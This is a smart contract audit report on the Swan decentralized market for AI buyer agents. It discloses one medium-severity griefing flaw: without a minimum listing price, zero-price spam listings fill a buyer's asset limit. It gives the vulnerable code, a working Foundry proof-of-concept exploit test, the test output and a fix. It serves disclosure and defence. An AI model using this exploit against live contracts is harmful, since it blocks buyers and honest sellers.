10AP17
Auditss

Swan Audit

Prepared by: 10ap17

Contents

1 Executive Summary


1.1 Overview

Swan is a decentralized market system designed to facilitate interactions between AI agents as buyers and asset creators as sellers. By setting parameters such as backstory, behavior, and objectives, users can define how AI agents operate, enabling them to purchase the best-suited assets based on alignment with these criteria. The simulation evolves dynamically as each new asset is acquired, updating the agent's state. Asset creators, on the other hand, aim to design optimal assets tailored to specific agents, generating revenue from sales while paying a percentage fee to the agents. Swan's infrastructure relies on decentralized oracle nodes to perform LLM tasks, ensuring decisions are executed on-chain. This enables scalable human-AI interactions in a financialized context, fostering sustainable economics and creating simulated scenarios for diverse use cases. The audit focused on examining Swan's contracts for the buyer agent system, market phases, and oracle integration, emphasizing secure on-chain processing and robust interactions between agents and asset creators.

1.2 Audit Scope

- contracts/libraries/Statistics.sol
- contracts/llm/LLMOracleCoordinator.sol
- contracts/llm/LLMOracleManager.sol
- contracts/llm/LLMOracleRegistry.sol
- contracts/llm/LLMOracleTask.sol
- contracts/swan/BuyerAgent.sol
- contracts/swan/Swan.sol
- contracts/swan/SwanAsset.sol
- contracts/swan/SwanManager.sol

1.3 Summary of Findings



	Issue Title	Severity
1	Malicious users can GRIEF `BuyerAgents` from buying other `SwanAssets` due to the lack of a minimum price	Medium

2 Detailed Findings

2.1 [Medium] Malicious users can GRIEF `BuyerAgents` from buying other `SwanAssets` due to the lack of a minimum price

2.1.1 Vulnerability Detail

The vulnerability exists in the `list` function of the `Swan` contract, where there is no restriction on the minimum price for assets that can be listed. This absence of a minimum price allows a malicious user to repeatedly list assets at 0 price. By doing so, the malicious user can fill the `maxAssetCount` limit for a given `BuyerAgent` with assets that hold no real value.

This action effectively prevents the `buyer` from accessing assets they may actually need, leaving them only with spam listings that provide no utility. Additionally, this setup blocks honest users from listing their assets for the same `buyer` in the current round, as the asset limit has already been met with valueless entries. This exploit not only causes grief to the `buyer` by limiting their options to spam assets but also impacts other users by preventing them from participating in the asset listing process for that buyer.

```
function list(string calldata _name, string calldata
    _symbol, bytes calldata _desc, uint256 _price, address
    _buyer)
        external
     {
        BuyerAgent buyer = BuyerAgent(_buyer);
        (uint256 round, BuyerAgent.Phase phase,) = buyer.
           getRoundPhase();

        // buyer must be in the sell phase
        if (phase != BuyerAgent.Phase.Sell) {
            revert BuyerAgent.InvalidPhase(phase,
               BuyerAgent.Phase.Sell);
        }
        // asset count must not exceed `maxAssetCount`
        if (getCurrentMarketParameters().maxAssetCount ==
           assetsPerBuyerRound[_buyer][round].length) {
            revert AssetLimitExceeded(
               getCurrentMarketParameters().maxAssetCount);
        }

        // all is well, create the asset & its listing
        address asset = address(swanAssetFactory.deploy(
           _name, _symbol, _desc, msg.sender));
        listings[asset] = AssetListing({
            createdAt: block.timestamp,
            royaltyFee: buyer.royaltyFee(),
            price: _price,
            seller: msg.sender,
            status: AssetStatus.Listed,
            buyer: _buyer,
            round: round
        });

        // add this to list of listings for the buyer for
           this round
        assetsPerBuyerRound[_buyer][round].push(asset);

        // transfer royalties
        transferRoyalties(listings[asset]);

        emit AssetListed(msg.sender, asset, _price);
    }
}
```

2.1.2 Proof of Concept

To demonstrate this vulnerability, we create a mock ERC20 token (MockERC20) to serve as the token used in the Swan protocol.

```
import "../lib/openzeppelin-contracts/contracts/token/ERC20
   /ERC20.sol";

contract MockERC20 is ERC20{
    constructor() ERC20("WETH", "WETH"){}
}
```

Then, we set up the test file as shown below.

In the test file TestVuln, a malicious user is able to list multiple assets with a price of zero, allowing them to avoid paying any protocol fees. By listing assets with a zero price, this malicious user fills the maxAssetCount limit — the maximum number of assets that can be listed for a given BuyerAgent in one round. As a result, the BuyerAgent is left with assets of no value, effectively preventing them from acquiring any assets they might actually want or could use. Additionally, this prevents other users from selling assets to this BuyerAgent.

```
import "../src/Swan.sol";
import "../src/MockERC20.sol";
import "forge-std/Test.sol";

contract TestVuln is Test{

    // Setting up SwanMarketParameters  and
       LLMOracleTaskParameters
    SwanMarketParameters public swanMarketParameters =
       SwanMarketParameters({
        withdrawInterval: 1800,
        sellInterval: 3600,
        buyInterval: 600,
        platformFee: 1,
        maxAssetCount: 5,
        timestamp: 0
    });

    LLMOracleTaskParameters public llmOracleTaskParams =
       LLMOracleTaskParameters({
        difficulty: 1,
        numGenerations: 1,
        numValidations: 1
    });

    Swan swan;
    LLMOracleCoordinator coordinator;
    BuyerAgentFactory buyerFactory;
    SwanAssetFactory swanFactory;
    MockERC20 token;
    BuyerAgent buyer;

    function setUp()external{
        coordinator= new LLMOracleCoordinator();
        buyerFactory= new BuyerAgentFactory();
        swanFactory= new SwanAssetFactory();
        token= new MockERC20();
        swan = new Swan();

        swan.initialize(swanMarketParameters,
           llmOracleTaskParams, address(coordinator),
           address(token), address(buyerFactory), address(
            swanFactory));
        buyer= swan.createBuyer("name", "desc", 10, 5e18);
    }

    function test_Vulnerability()external{
        address maliciousUser= makeAddr("maliciousUser");
        // Starting a simulated transaction from '
           maliciousUser' to list assets
        vm.startPrank(maliciousUser);

        // The maliciousUser lists 5 assets (up to the
           maximum allowed count) with a 0 price, filling
           up the 'buyers asset capacity.
        // This prevents any other users from listing new
           assets for the buyer, leaving the buyer with no
           value assets.
        for(uint256 i; i<swanMarketParameters.maxAssetCount
           ; i++){
            swan.list("name","symbol","desc", 0, address(
               buyer));
        }
        vm.stopPrank();

        address otherUser = makeAddr("otherUser");
        // Another user ('otherUser') now tries to list a
           new asset for the same buyer
        vm.prank(otherUser);
        vm.expectRevert();// The transaction will revert
           since the 'maliciousUser' has already filled the
            maxAssetCount for this buyer
        swan.list("name1","symbol1","desc1",15, address(
           buyer));
    }
}
```

Remove `_disableInitializers()` from the `Swan` and `SwanManager` contracts in order for this test code to work.

After running the test with `forge test`, we can observe that the test passes, indicating that the vulnerability is present and can be exploited to grief the 'buyer' and other users.

```
forge test
[] Compiling...
No files changed, compilation skipped
```

```
Ran 1 test for test/TestVuln.t.sol:TestVuln
[PASS] test_Vulnerability() (gas: 6325813)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished
    in 2.28ms (1.16ms CPU time)

Ran 1 test suite in 5.47ms (2.28ms CPU time): 1 tests
    passed, 0 failed, 0 skipped (1 total tests)
```

2.1.3 Impact

The impact of this vulnerability is that malicious users, due to the lack of a minimum price requirement for assets, can spam listings of assets with no value. By setting the price of these assets to zero, they can list them without paying any protocol fees. This fills the `maxAssetCount` limit for a given `BuyerAgent`, effectively preventing buyers from purchasing valuable assets that align with their needs or preferences, as the available asset slots are occupied by spam listings. Additionally, this prevents other users from listing assets for the same buyer in the current round.

2.1.4 Recommendations

Consider adding a minimum price requirement in the `list` and `relist` function. This requirement would create a cost barrier, disincentivizing malicious users from exploiting the system by requiring them to pay a protocol fee as well, making spam or griefing attacks less appealing.

3 Conclusion

The audit of the Swan protocol identified a medium-severity issue related to the absence of a minimum price requirement in the `list` function of the `Swan` contract. This vulnerability allows malicious users to spam the listing process by repeatedly adding assets with a zero price, thereby filling the `maxAssetCount` limit for a given `BuyerAgent` with assets of no real value. This exploit not only hinders buyers from accessing valuable assets but also blocks honest users from participating in the listing process for the same buyer in the current round.

By addressing this vulnerability through the implementation of a minimum price requirement, the protocol can significantly mitigate the risk of griefing attacks. This improvement would enhance the fairness and usability of the system, ensuring that all participants can interact with the protocol as intended. With continued diligence and a commitment to best practices, the Swan protocol can provide a more secure and reliable platform for its users.